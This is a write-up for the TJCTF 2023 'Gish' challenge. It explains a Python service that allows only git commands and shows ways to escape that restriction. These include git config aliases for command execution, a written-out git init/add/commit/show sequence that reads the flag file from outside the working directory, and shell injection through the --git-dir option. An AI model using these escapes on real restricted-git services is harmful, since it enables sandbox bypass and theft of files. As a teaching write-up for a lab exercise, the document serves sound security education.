TJCTF 2023 – Misc – Gish Challenge Solution

A zip file is given that contained the following files:

By examining the Docker file to get a basic idea of what is happening we see that xinetd is executed while it’s conf file is copied to etc directory earlier.

So as we see from the configuration file, the run.py is being executed as user nobody:

So, let’s have a look at run.py:

Let’s analyze the above code:
#!/usr/bin/python3
#standard shebang line

#necessary imports are made
import sys
import shlex
import subprocess
from os import chdir

#current directory is changed to
chdir('/srv/')

print('please enter your script, terminated by the word "end"')
sys.stdout.flush()

#a list is created to store the lines of the user's script
script_lines = []

#read the input from the user until they enter the word "end"
while True:
  #Each line of input is stripped of leading/trailing whitespace
  next_line = sys.stdin.readline().strip()
  if next_line == 'end':
    break
  #and appended to the script_lines list
  script_lines.append(next_line)
print('script entered')
sys.stdout.flush()

#iterates over each line in script_lines
for line in script_lines:
  try:
    #this function tokenizes the input line, reducing the likelihood of unintentional command execution due to unescaped characters or spaces.
    args = shlex.split(line)
    #the first argument is checked to ensure it is 'git'.
    assert args[0] == 'git'
    #if the command is valid, the script attempts to execute it
    #it passes the list of arguments directly to the subprocess module, avoiding the use of shell interpolation.
    #and the output is stored in the output variable.
    output = subprocess.check_output(args, timeout=10)
    print(output.decode('utf-8'))
  except:
    print('errored, exiting')
  sys.stdout.flush()
The above code allows a user to enter a series of Git commands and executes them one by one, printing the output of each command if it is successful. If an error occurs while executing a command, it prints an error message and continues to the next command.
From the above script we can also understand that command injection possibility is relatively low. So we must find a way to abuse Git in order to execute a command or print the contents of the flag.txt file.
There is also an extra file called git-chache-meta.sh:

git cache-meta --store command is used to output the file metadata to a designated file (.git_cache_meta by default). It saves the metadata information for all files tracked by Git. The metadata includes ownership (user and group), permissions, and modification timestamps. The --store option saves the metadata to the file, while the --stdout option outputs the metadata to standard output.git cache-meta --apply command is used to apply the stored file metadata from the designated file (.git_cache_meta) back to the tracked files. It reads the metadata from the file and applies the ownership, permissions, and modification timestamps to the respective files. Before applying the metadata, it performs a validity check on the metadata file to ensure the format and structure of the stored metadata are correct.
Let’s start the instance:
So there are several ways to do this!
Solution 1
Use git config in order to set up alias and associate them with a command, then git alias as we named it and execute the associated command:

We find that the location of the flag is at the parent directory (back) and then we just print the flag file content.

Solution 2
1) Initialize a new Git repository in the parent directory of the current working directory.
2) Stage a file matching the pattern “../flag*” for the next commit.
3) Create a new commit with the staged changes.
4) Display the content and details of file/s matching the pattern “../flag*”

#set the global Git configuration for the user's email address
git config --global user.email "[email protected]"
#set the global Git configuration for the user's name
git config --global user.name "l33tH4x0r :3"
#initialize a new Git repository in the parent directory of the current working directory
git init ..
#stage file matching the pattern "../flag*"
git add ../flag*
#create a new commit with the staged changes
git commit -m \'lololo\'
#show the content and details of file matching the pattern "../flag*"
git show ../flag*
Solution 3
Include the bash command, within the git --git-dir option when creating a new repo, then commit a change in the repo and open a shell via the git-chache-meta.sh commands.


Leave a Reply